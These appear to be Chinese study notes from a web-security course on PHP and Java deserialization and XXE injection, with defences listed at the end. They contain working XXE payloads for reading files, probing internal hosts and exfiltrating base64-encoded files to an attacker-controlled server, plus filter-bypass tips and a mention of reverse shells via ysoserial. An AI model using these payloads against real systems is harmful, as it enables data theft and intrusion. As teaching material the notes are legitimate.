day37-反序列化之PHP&JAVA全解（上）

序列化与反序列化详解：https://blog.csdn.net/tree_ifconfig/article/details/82766587

PHP反序列化


原理：未对用户输入的序列化字符串进行检测，导致攻击者可以控制反序列化过程，从而导致代码执行、SQL注入、目录遍历等不可控后果。在反序列化的过程中自动触发了某些魔术方法。当进行反序列化的时候就有可能会触发对象中的一些魔术方法。

php序列化与反序列化的关键函数：

serialize() 将一个对象转换成字符串

unserialize()　将字符串还原成一个对象

序列化后内容格式：object=对象



图片中有些问题，如果对象是数值型时，不需要写长度，并且不加双引号，比如上边的正确写法是i:19;

```php
<?php
$KEY='xiaodi123';
echo serialize(&KEY);

?>
```

输出的结果是s:9:"xiaodi123";

小知识：==是值相等、===是全相等，值类型也要相同

区分反序列化用到的技术有类与无类可以通过看是否有class有即为有类，有类的地方就会有魔术方法，魔术方法详情见此：

https://www.cnblogs.com/20175211lyz/p/11403397.html

反序列化的魔术方法知识没学过开发理解起来比较难，建议学完php后再来看一遍。

目前的理解就是当代码运行中触发了某条件，对应的魔术方法就会被执行
对于有类的ctf题目，只需要分析代码，触发什么条件会输出什么，分析后输入相应的序列化字符串，即可。

day38-反序列化之PHP&JAVA全解（下）

Java中的API实现：
位置：Java.io.ObjectOutputStream　　java.io.ObjectInputStream
序列化：ObjectOutputStream类-->writeObject()
注：该方法对参数指定的obj对象进行序列化，把字节序列写到哟个目标输出流中，按Java的标准约定是给文件一个.ser扩展名
反序列化：ObjectInputStream类-->readIObject()
注：该方法从一个源输入流中读取字节序列，再把它们反序列化为一个对象，并将其返回。

序列化和反序列化
序列化（Serialization）：将对象的状态信息转换为可以存储或传输的形式的过程。在序列化期间，对象将其当前状态写入到临时或持久性存储区。
反序列化：从存储区中读取该数据，并将其还原为对象的过程，称为反序列化。

webgoat靶场-有java反序列化的训练环境
下方特征可以作为序列化的标志参考
一段数据以rO0AB开头，可以基本确定这就是JAVA序列化base64加密的数据，payload制造就需要先序列化再base64加密。
或者如果以aced开头，那么他就是这一段java序列化的16进制
序列化内容进行base64编码的作用：由于某些系统中只能使用ASCII字符。Base64就是用来将非ASCII字符的数据转换成ASCII字符的一种方法。
使用Base64编码原因
1.base64是网络上最常见的用于传输8bit字节代码的编码方式之一。
我们知道在计算机中任何数据都是按ascii码存储的，而ascii码的128～255之间的值是不可见字符。 而在网络上交换数据时，比如说从A地传到B地，往往要经过多个路由设备， 由于不同的设备对字符的处理方式有一些不同，这样那些不可见字符就有可能被处理错误，这是不利于传输的。 所以就先把数据先做一个Base64编码，统统变成可见字符，这样出错的可能性就大降低了
2.用于在http环境下传递较长的标识信息。

对于反序列化的工具需要书写payload，有一款ysoserial工具可以使用，可以选择指定的选项，利用时也要注意执行命令的payload是无法回显的，所以一般情况下需要反弹shell

Java序列化后并转换格式的内容， 可以先根据格式（base64、16进制）解码得到序列化内容，再通过serializationDumper解析数据，与ysoserial反向操作。

黑盒测试可以通过http头发现反序列化利用处。

此处没有一定的Java基础理解困难，建议学完Java再来看一次

day39-XXE&XML之利用检测绕过全解

XML被设计为数据和存储数据，XML文档结构包括XML声明、DTD文档类型定义（可选）、文档元素，其焦点是数据传输工具。XXE漏洞全称XML External Entity Injection，即xml外部实体注入漏洞，导致可加载恶意外部文件，造成文件读取、命令执行、内网端口扫描、攻击内网网站等危害。

XML与HTML的主要差异：
XML被设计为传输和存储数据，其焦点是数据的内容。
HTML被设计用来显示数据，其焦点是数据的外观。
HTML旨在显示信息，而XML旨在传输信息

通用xxe玩法-读文件

```
<?xml version ="1.0"?>
<!DOCTYPE ANY [
 <!ENTITY xxe SYSTEM "file:///d://test.txt"> #file后面就是读取文件的路径
]>
<x>&xxe;</x>
```

玩法-内网探针或攻击内网应用（触发漏洞地址）不常见

```
<?xml version ="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
 <!ENTITY rabbit SYSTEM "http://192.168.1.1:8080/index.txt">
```

```
]>
<x>&rabbit;</x>
```

通过有xxe的漏洞网站，向其服务器内网进行判断192.168.1.1的8080端口是否开放，并且index.txt文件是否存在

引入外部实体dtd---主要的作用是自定义攻击，但是前提条件是对方网站没有禁止引入外部实体

```
<?xml version ="1.0"?>
<!DOCTYPE test [
 <!ENTITY %file SYSTEM "http://127.0.1.1:8080/evil2.dtd"> #url指向自己公网IP
 %file;
]>
 <x>&send;</x>
```

dtd文件会被当作xml文件执行

所以在自己服务器上写上相应的代码即可

evil2.dtd:

<!ENTITY send SYSTEM "file:///d:/test.txt">

无回显-读取文件

有时网站代码中设置了不回显，可以通过向自己服务器发送数据来查看到信息，一种是看日志信息，一种是将传递进来的数据直接写入到文件中

```
<?xml version ="1.0"?>
<!DOCTYPE test [
 <!ENTITY %file SYSTEM "php://filter/read=convert.base64-encode/resource=d:/test.txt">
 #用上面这行代码的情况下不写文件的绝对路径也能正常搜寻，只不过是在当前路径下，而用file的话就要写全路径
 <!ENTITY %dtd SYSTEM "http://192.168.0.103:8080/test.dtd">
%dtd;
%send;
]>
```

服务器中test.dtd文件代码：

```
<!ENTITY %payload
 "<!ENTITY &#X25; send SYSTEM
'http://192.168.0.103:8080/?data=%file;'>"
>
&payload;
```

对于ENTITY、SYSTEM、file等关键字被过滤，可以采用编码格式绕过UTF-16BE
详细内容可以参考：https:cnblogs.com/20175211lyz/p/11413335.html
如果http协议被过滤可以采用其他的协议方法绕过
对于使用哪种绕过可以成功执行需要进行fuzz测试，看那些成功

漏洞的发现可以采用扫描工具有专门的xxe扫描工具，也有综合的工具，还可以通过bp中抓取的数据包信息查询关键字，Content-Type值判断又没有等于text/xml 或 application/xml的，如果没有也可以手工修改为上边两个值，将数据更改为xxe语句，看回显，因为数据包中虽然没有写接收信息类型，但是不说明不存在

xxe安全漏洞自动化注射脚本工具XXEinjiector--使用ruby编写，需要安装环境，原理就是payload的fuzz详细介绍请见https://www.cnblogs.com/bmjoker/p/9614990.html

vulnhu.com国外的一个漏洞靶场，贴近实战，需要自己找漏洞。

xxe漏洞修复与防御方案-php、Java、python-过滤及禁用
方案一：禁用外部实体
比如设置PHP：libxml_disable_entity_loader(true)； ，其他语言百度搜索
方案二：过滤用户提交的XML数据
过滤关键词：<!DOCTYPE和<!ENTITY或者SYSTEM和PUBLIC